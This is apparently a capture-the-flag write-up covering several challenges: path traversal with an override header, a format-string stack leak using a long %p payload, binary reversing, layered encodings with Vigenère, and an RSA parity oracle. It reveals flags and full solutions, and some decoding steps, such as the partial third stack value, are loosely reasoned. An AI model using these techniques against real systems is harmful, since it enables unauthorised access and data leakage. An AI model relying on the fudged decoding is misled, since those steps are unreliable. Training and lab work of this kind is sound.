


Step 2: Now go to docProps and open each custom.xml file

```

godsensei@godsensei:~/ctfiles$ ls
'[Content_Types].xml' _rels docProps word
godsensei@godsensei:~/ctfiles$ cd docProps/
godsensei@godsensei:~/ctfiles/docProps$ ls
app.xml core.xml custom.xml
godsensei@godsensei:~/ctfiles/docProps$ cat custom.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/custom-properties" xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes"><property fmid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="2" name="reviewStatus"><vt:lpwstr>pending</vt:lpwstr></property><property fmid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="3" name="project_c"><vt:lpwstr>Q34=D0911</vt:lpwstr></property><property fmid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="4" name="secret"><vt:lpwstr>*8GB8%NBCL6W59:Q6G:63R6L%67:6656</vt:lpwstr></property><property fmid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="5" name="Client"><vt:lpwstr>Hypermediabase45</vt:lpwstr></property></Properties>
godsensei@godsensei:~/ctfiles/docProps$
  
```


Step 3: In one of the files there is the flag encoded in base45, copy the value and go to CyberChef to decode it to get the flag



## Challenge 6: Reversal Protocol

C Y B E R  
— S E C  
U R I T Y  
C H A L L E N G E

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16



### Challenge 6: Reversal Protocol

A small executable is discovered deep within the filesystem. It accepts a single argument and responds with nothing more than a dismissive message – unless the correct input is provided. Your mission is to investigate the binary, understand the logic behind the input validation, and extract the hidden flag buried within.

[Download the Executable Here](#)

**The challenge is divided into two core parts:**

1. Reversing the password verification logic
2. Extracting and decoding the hidden flag

**Tools used:** IDA Pro with Hex-Rays, Ghidra, or any disassembler/debugger capable of static analysis.



### Step 1: Analyzing the main()

The main() function logic is as follows:

```
__int64 __fastcall main(int argc, char **argv, char **envp)
{
    if (argc == 2)
    {
        if(sub_12A0(argv[1]))
            sub_1210();

        else
            puts("Wrong password! Try harder.");
        return 0;
    }

    else
    {
        printf_chk(2, "Usage: %s <password>\n", *argv);
        return 1;
    }
}
```

### Takeaway:

- The program expects one argument.
- If the password check (sub\_12A0) passes, it prints the flag (sub\_1210).
- Otherwise, it prints a rejection message.



## Step 2: Reversing the Password Logic – sub\_12A0()

This function checks the user-provided password by reversing a hardcoded string and comparing:

```
_BOOL8 __fastcall sub_12A0(const char *a1)
{
    for (i = 0; i != 9; ++i)
        v6[i] = aReverseme[i];

    v2 = &v7;
    v3 = s2;
    do {
        *v3++ = *v2;
        v4 = v2--;
    } while (v4 != v6);

    s2[9] = 0;
    return strcmp(a1, s2) == 0;
}
```

### Insight:

- The string “**reverseme**” is copied to **v6**.
- Then, a pointer-based loop copies the characters in **reverse order** from **v6** to **s2**.
- Finally, it checks if the user input matches the reversed string.

### Visual Explanation of the Reversal:

Original (aReverseme):	r	e	v	e	r	s	e	m	e
Indexes:	0	1	2	3	4	5	6	7	8
Reversed (s2):	e	m	e	s	r	e	v	e	r

So, the reversed version of “reverseme” is “**emesrever**”, which is the password!



## Step 3: Extracting the Flag – sub\_1210()

```
unsigned __int64 sub_1210()
{
    char v0 = byte_4010;
    ...
    do {
        v5[v1++ - 1] = v0 - 1;
        v0 = *((_BYTE *)&off_4008 + v1 + 7);
    } while (v0);
    printf("Congratulations! Flag: %s\n", v5);
}
```

### Explanation:

- The flag is encoded as a sequence of bytes.
- Each byte has been incremented by 1 from its original ASCII value.
- The loop subtracts 1 and prints the decoded string.

## Step 4: Executing the Binary:

You can run the binary with the recovered password:

```
$. /rev emesrever
Congratulations! Flag: FLAG[94C7F8D2BAE5637C]
```

### Final Summary:

- Recovered password: **emesrever**
- Recovered Flag: **FLAG[94C7F8D2BAE5637C]**
- Techniques used: String reversal, memory pointer analysis, static binary decoding



## Challenge 7: ChronoCorp Secure Archive Portal

CYBER SECURITY CHALLENGE

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16


### Challenge 7: ChronoCorp Secure Archive Portal

ChronoCorp's Path Traversal Exploitation Challenge. Try to access the hidden doc to get the flag.

[View The Site Here](#)



Step 1: Open the URL: <http://ctf.nzcsc.org.nz:52700/>



Document Retrieval Service

Query Details: No specific query path.

No document to display. Ensure 'file' or 'doc\_id' parameters are correctly specified, or the requested resource exists.

Examples of valid queries:

- `/docs/retrieve?file=user_guide.txt` (for public documents)
- `/docs/retrieve?doc_id=SOME_VALID_ID` (for specific restricted documents with authorization)

Return to Portal Home

```
[root@ip-172-31-30-109 templates]# ls doc_viewer.html index.html override_retrieved.html [root@ip-172-31-30-109 templates]# cat index.html
```

### ChronoCorp Secure Archive Portal

Current System Time (Simulated): 2025-07-20 23:20:23 UTC

Welcome, authorized personnel. Please use the navigation systems responsibly.

- [View Public Readme](#)
- [Document Retrieval Service Interface](#) (requires parameters)



Step 2: Check robots.txt and source code of the website there you will get some directory

```

User-agent: *
Disallow: /chronos_console_xyz789/
Disallow: /personal_folders/
Allow: /server_assets/
Sitemap: /sitemap.xml
    
```

Step 3: Now check each found endpoint, the right endpoint is /server\_assets/, copy the path and go to that endpoint

Step 4: Now after accessing http://ctf.nzcsc.org.nz:52700/server\_assets/ you will get another endpoint, then copy and go to that path

Step 5: There you get a .bak file open and read all the instructions and take notes


```

- If ChronoVault web interface (/docs/browse) fails, try direct retrieval: /docs/retrieve?file=<relative_path_from_public_docs>
- Emergency system status often logged to: admin_files/system_status.log (Accessible by maintenance scripts if vault UI is down)
- Admin override doc ID: CV_MASTER_RESET_SEQ_001
- Console Access: /chronos_console_xyz789/ (Strictly firewalled!)
    
```

- It says you can retrieve public files if /docs/browse fails (a possibly path traversal)
- There is a log file admin\_files/system\_status.log
- Admin doc id CV\_MASTER\_RESET\_SEQ\_001




Step 6: Now try to access the admin log file by visiting files retrieving feature also take another note that there are two parameters used for file accessing



Step 7: Try both parameters one by one with path traversal to access the log file



Step 8: After getting to the log file read the instructions and take note you need to access the CV\_MASTER\_RESET\_SEQ\_001 file for getting the flag and for getting access to that file you need to add an extra header as well 'X-Chrono-Auth: Override\_Approved\_Level9'





## Challenge 8: Signal From Sector 91

C Y B E R  
— S E C  
U R I T Y  
C H A L L E N G E

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
 C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16



Challenge 8:Signal From Sector 91

A fragmented transmission was intercepted from an old relay - its contents layered and disguised. From what little we can reconstruct, the key was first spoken in a rhythmic tongue once used over the air. It was then compressed into something tighter, more obscure, and finally converted into raw bytes. The message itself? Secured with a method older than most passwords, and buried under two coats of obfuscation. Your job: recover the key, unwrap the message, and reveal what was so carefully hidden.

[encoded\\_message.txt](#)

This is a classic layered cryptography challenge. The solution involves peeling back multiple layers of encoding and encryption in a specific order, using the challenge description and hints to identify each layer.

This is a step-by-step guide to peeling back the layers and finding the flag. We will primarily use an online tool like **CyberChef**, but other tools or custom scripts would work just as well.


The challenge is broken into two main threads: recovering the key and then using that key to decrypt the flag.




## Step 1: Deconstructing the Key – (encoded\_key)

Your first task is to tackle the **encoded\_key**. The description tells us it was spoken (Morse), compressed (Base91), and converted to raw bytes (Hex). We must reverse this process.

1. **From Hex:** The string is clearly hexadecimal. The first step is to decode it, in **CyberChef**, use the **"From Hex"** operation.



2. **From Base91:** The result of the hex decoding is a string of various ASCII characters. The hint mentions a format "more compact than the familiar" and "denser". This points away from common encodings like Base64. A good candidate is **Base91**. Add the **"From Base91"** operation from [dcode.fr](https://dcode.fr).



3. **From Morse Code:** The output of the Base91 decoding is a string that looks like this: di dah/di di di di/... The hint about a "rhythmic tongue once used over the air" is a clear reference to Morse code, written out phonetically.

Add the "From Morse Code" operation. You may need to configure the separator to and the dot/dash representations to and, or You can just use ChatGPT, the result of this chain is the plaintext key, the decoded key is: **IGUESSYOUFOUNDTHEKEY**

✓ **Final Decoded Message:**  
**"I GUESS YOU FOUND THE KEY"**

## Step 2: Unwrapp the Flag – (encoded\_flag)


Now that we have the key, we can turn our attention to the **encoded\_flag**. The description says it's secured with an "older method" and has "two coats of obfuscation."

1. **From Hex:** Just like the key, the flag is first encoded in hex.  
 In a new CyberChef recipe, add the "From Hex" operation.
2. **From Base64:** The result of the hex decoding is a string ending in "==" , which is a classic signature of Base64 encoding. Add the "From Base64" operation.
3. **From Vigenère:** The output now is garbled alphabetic text:  
**NSQZ[WKIVZALSJWWYBYL]**. The hint about the message's transformation following the "rhythm of the key" points to a polyalphabetic cipher. The most famous one is the **Vigenère** cipher. Add the "Vigenère Decode" operation, In the "Key" field of the operation, paste the key we recovered in Step 1: **IGUESSYOUFOUNDTHEKEY**



## Step 3: The Solution

After decrypting the Vigenère cipher, the plaintext is revealed:  
FLAG[EB639CF274AD85FA]



## Conclusion

This challenge tests a player's ability to recognize and reverse common (and slightly less common) encoding and cryptographic layers. Success depends on:

- 1. Systematic Decoding:** Working backwards from the outermost layer (Hex) inwards.
- 2. Hint Interpretation:** Correctly identifying Base91 from the "compact" hint and Morse code from the "rhythmic tongue" hint.
- 3. Pattern Recognition:** Spotting the signatures of Hex, Base64, and recognizing that the remaining garbled text must be a classical cipher.
- 4. Connecting the Pieces:** Realizing that the key recovered from the first part of the challenge is essential for solving the second part.



## Challenge 9: Super AI Trader

The screenshot shows the challenge page with a navigation bar at the top containing links C-1 through C-16. The main content area features a stylized map of New Zealand on the left and the following text on the right:

**Challenge 9: Super AI Trader**

Uncover a hidden gem in the Storks Trading App by cleverly manipulating user input to reveal a secret on the stack.

Connect over TCP using netcat or a similar program to solve: `nc.ctf.nzcsc.org.nz 61870`

[View Source Code Here](#)

### Challenge Overview

The "Super Trader AI" is a beginner-friendly binary exploitation challenge centered around a format string vulnerability in a C program. The objective is to extract a flag stored in a file named `api`, which contains `FLAG[4EL260683A86MC7E]`.

Participants are provided with the source code and a compiled binary, running remotely on a server (i.e., `ctf.nzcsc.org.nz:61870`). The program simulates a stock trading application where users can:

1. Buy stocks using an AI algorithm (option 1).
2. View their portfolio (option 2).

The vulnerability lies in the `buy_stocks` function, allowing us to leak stack memory and retrieve the flag.

```
macbookair@MacBookAir PWN CHALLENGE % ./pwn
Welcome back to the trading app!

What would you like to do?
1) Buy some stocks!
2) View my portfolio
```



## Code Analysis

The source code reveals the following key components:

**Main Function:** Prompts the user to choose between buying stocks (option 1) or viewing the portfolio (option 2). It initializes a Portfolio struct and calls `buy_stocks` or `view_portfolio` based on input.

**buy\_stocks Function:** Reads the flag from the `api` file into a local buffer `api_buf` (128 bytes) and prompts for an API token:

```
char api_buf[FLAG_BUFFER];
FILE *f = fopen("api", "r");
fgets(api_buf, FLAG_BUFFER, f);
char *user_buf = malloc(300 + 1);
printf("What is your API token?\n");
scanf("%300s", user_buf);
printf("Buying stonks with token:\n");
printf(user_buf); // Format string vulnerability
```

**Vulnerability:** The `printf(user_buf)` call uses `user_buf` as the format string, allowing us to control `printf`'s behavior and leak stack memory using format specifiers like `%p` or `%s`.

The flag is stored in `api_buf`, a stack-based buffer, making it accessible via format string exploitation.



## Exploitation

The format string vulnerability in `printf(user_buf)` lets us read arbitrary stack memory. By supplying a format string like `%p`, `printf` interprets it as "print a pointer" and fetches an 8-byte value from the stack, displaying it in hexadecimal (e.g., `0x7fffffff1234`). A long string of `%p` specifiers (e.g., `%p%p%p...` repeated 150+ times) dumps many stack values, increasing the chance of leaking `api_buf`. The provided output contains the flag split across multiple stack positions, encoded in little-endian format due to the `x86_64` architecture.

```
macbookair@MacBookAir PWN CHALLENGE % ./pwn
Welcome back to the trading app!

What would you like to do?
1) Buy some stocks!
2) View my portfolio
1
Using patented AI algorithms to buy stocks
Stocks chosen
What is your API token?
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p
Buying stocks with token:
0x139f040800x00x00x139f040800x60003d280800x10x1f61c67800x60003f280200x00x4c45345b47414c460x3841333
8363036320xa5d4537434d360x00x16f30f4400x00x1f61c52c00x16f30f1c00x187f4ee1c0x1f3bafef580x10x16f30f1f00
x187f9f19c0x16f30f1f00x16f30f2000x1f5f400180xbbd24a5c578e005d0x16f30f2400x100af09840x16f30f2240x16f3
0f4400x16f30f2240x00x10009d5d60x60003f280200x16f30f8b80x10x16f30f8900x187d0eb980x00x00x187d08000
0x16f30f8a80x9e3838a91a40f0010xcfc0708969e7da70x100af08b40x1283a0x100e9c1400x1f5f401500x42000000x1
87d0ee380x1f7229c080x16f30f2d80x100df00000x10x1f7256e300x1f5f400180x00x00x00x100x60x1f5f400b00x16
f30f2700x16f30f4200x16f30f2d80x16f30f2a00x16f30f2880x16f30f2680x40000x100e9c0000x24000x100ec0000x6
0000x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x1f5f44b200x1283a0x187c3c00
Portfolio as of Sun Jun 15 21:32:42 IST 2025
```

## Decoding the Flag

The output contains the flag in three key positions:

**Offset 9: 0x4c45345b47414c46:**

- Bytes: 4c 45 34 5b 47 41 4c 46
- Reverse (little-endian): 46 4c 41 47 5b 34 45 4c
- ASCII: FLAG[4EL

**Offset 10: 0x3841333836303632:**

- Bytes: 38 41 33 38 36 30 36 32
- Reverse: 32 36 30 36 33 38 41 38
- ASCII: 260683A8

**Offset 11: 0xa5d4537434d36:**

- Bytes (partial): a5 d4 53 74 34 d3 06
- Reverse: 06 d3 34 74 53 d4 a5
- ASCII: Partial (incomplete but suggests 6MC7E)].

Combining these gives: **FLAG[4EL260683A86MC7E].**



## Challenge 10: SecureVault

CYBER  
SECURITY  
CHALLENGE

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16



### Challenge 10:SecureVault

You've intercepted a suspicious executable from a cyber criminal organization. Intelligence suggests it contains a secret treasure code. Your mission is to reverse engineer the binary and extract the hidden flag.

Connect over TCP using netcat or a similar program to solve: `nc.ctf.nzcsc.org.nz 35627`

[Download Binary Here](#)

## Initial Analysis

### Step 1: Running the Binary

First, let's see what the program does:

```
macbookair@MacBookAir RE % ./rev
Welcome to the SecureVault Challenge!
Can you find the hidden treasure?

Hint: q`vd~ frro urra gbwo{ b{ ugr lbaaA

Encoded message: SYNT[abgUreRSynt]
Try to decode this message...

Enter the secret code: █
```

**Key Observation:** Encrypted hint for distraction.





## Step 2: Basic File Analysis

```
macbookair@MacBookAir RE % strings rev
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm0123456789+/
FLAG{fake_flag_here}
This is not the real flag: %s
FLAG(wrong_brackets)
Also not the flag: %s
Welcome to the SecureVault Challenge!
Can you find the hidden treasure?
Nice try, but debugging is not allowed!
Hint: %s
SYNT[abgUreRSynt]
Encoded message: %s
Try to decode this message...
Enter the secret code:
Congratulations! You found the treasure!
The flag is: %s
Lbh qvq terng! Guvf jnf n punyy
Bonus message: %s
Wrong code! Keep trying...
macbookair@MacBookAir RE %
```

**Key Observation:** The strings command shows fake flags with different bracket types, but not the real flag. This suggests the real flag is constructed dynamically.

## Reverse Engineering with Ghidra

### Step 3: Setting Up Ghidra

1. Launch Ghidra and create a new project
2. Import the binary: File → Import File → select 3. Open in CodeBrowser and run auto-analysis
3. Wait for analysis to complete (green progress bar)

### Step 4: Analyzing the Functions

1. Navigate to the main function in the Symbol Tree
2. Examine the decompiled code in the right panel Key findings:
  - Anti-debugging check with check debugger()
  - XOR decryption of a hint message
  - Multiple misleading functions
  - Multiple fake flags
  - A call to build string() function ← This is important!
  - Input comparison with the result of build string()



## Step 5: The Critical Discovery - build\_string() Function

1. Navigate to build\_string: Right-click on the function call and select "Go to build\_string"
2. Examine the decompiled code:

```

void *build_string(void)
{
    build_string.result = 0x46;
    DAT_100008101 = 0x4c;
    DAT_100008102 = 0x41;
    DAT_100008103 = 0x47;
    DAT_100008104 = 0x5b;
    DAT_100008105 = 0x32;
    DAT_100008106 = 0x33;
    DAT_100008107 = 0x43;
    DAT_100008108 = 0x32;
    DAT_100008109 = 0x36;
    DAT_10000810a = 0x42;
    DAT_10000810b = 0x36;
    DAT_10000810c = 0x5a;
    DAT_10000810d = 0x33;
    DAT_10000810e = 0x41;
    DAT_10000810f = 0x39;
    DAT_100008110 = 0x39;
    DAT_100008111 = 0x4d;
    DAT_100008112 = 0x43;
    DAT_100008113 = 0x35;
    DAT_100008114 = 0x45;
    DAT_100008115 = 0x5d;
    DAT_100008116 = 0;
    return;
}

```

**Analysis:** This function is building a string character by character using hex values!



## Flag Extraction

### Step 6: Converting Hex to ASCII

The hex values represent ASCII characters. Let's convert them:

Address	Hex Value	Decimal	ASCII	Position
result	0x46	70	F	1
+1	0x4c	76	L	2
+2	0x41	65	A	3
+3	0x47	71	G	4
+4	0x5b	91	[	5
+5	0x32	50	2	6
+6	0x33	51	3	7
+7	0x43	67	C	8
+8	0x32	50	2	9
+9	0x36	54	6	10
+10	0x42	66	B	11
+11	0x36	54	6	12
+12	0x5a	90	Z	13
+13	0x33	51	3	14
+14	0x41	65	A	15
+15	0x39	57	9	16
+16	0x39	57	9	17
+17	0x4d	77	M	18
+18	0x43	67	C	19
+19	0x35	53	5	20
+20	0x45	69	E	21
+21	0x5d	93	]	22
+22	0x00	0	\0	End



## Step 7: Constructing the Flag

Reading the ASCII characters in order: F + L + A + G + [ + 2 + 3 + C + 2 + 6 + B + 6 + Z + 3 + A + 9 + 9 + M + C + 5 + E + ]

**Result:** FLAG[23C26B6Z3A99MC5E]

## Step 8: Verify the Flag

```
macbookair@MacBookAir RE % ./rev
Welcome to the SecureVault Challenge!
Can you find the hidden treasure?

Hint: q`vd~ frro urra gbwo{ b{ ugbr lbaoA

Encoded message: SYNT[abgUreRSynt]
Try to decode this message...

Enter the secret code: FLAG[23C26B6Z3A99MC5E]


Congratulations! You found the treasure!
The flag is: FLAG[23C26B6Z3A99MC5E]
Bonus message: YoudidgreatThiswasachall
macbookair@MacBookAir RE %
```



## Challenge 11: Oracle of Odds and Evens

CYBER  
SECURITY  
CHALLENGE

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
 C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16



### Challenge 11: Oracle of Odds and Evens

A digital oracle guards a coveted prize, its knowledge locked behind RSA encryption. It offers only the faintest clues about a hidden message – the evenness or oddness of decrypted data. However, this oracle is known for its playful deceit, as its pronouncements are not always truthful. Success demands more than just uncovering the secret; you must meticulously document each step of your binary pursuit, proving you've truly mastered its game of whispers and shadows.

Connect over TCP using netcat or a similar program to solve: `nc ctf.nzcsc.org.nz 40025`

This challenge is a twist on the classic RSA Least Significant Bit (LSB) Oracle attack. The two primary complications are:

1. **The Noisy Oracle:** The oracle has a 10% chance of lying about the parity (even/odd) of a decrypted message.
2. **The Submission Protocol:** The goal is not to submit the final plaintext. Instead, you must submit the exact sequence of upper boundary values from your binary search, proving you followed the correct decryption path.

This section provides a step-by-step walkthrough of the thought process and actions required to solve the challenge.



## Step 1: Initial Connection and Reconnaissance

First, connect to the server to understand the challenge parameters, via running: `nc ctf.nzcsc.org.nz:40025`

The server responds with a welcome banner containing the public key components and the ciphertext.

```
+ Downloads nc localhost 1338
Welcome to the Oracle of Odds and Evens - The Deceptive Edition! (512-bit Variant)

The game has changed. The oracle is... temperamental. And we demand precision.

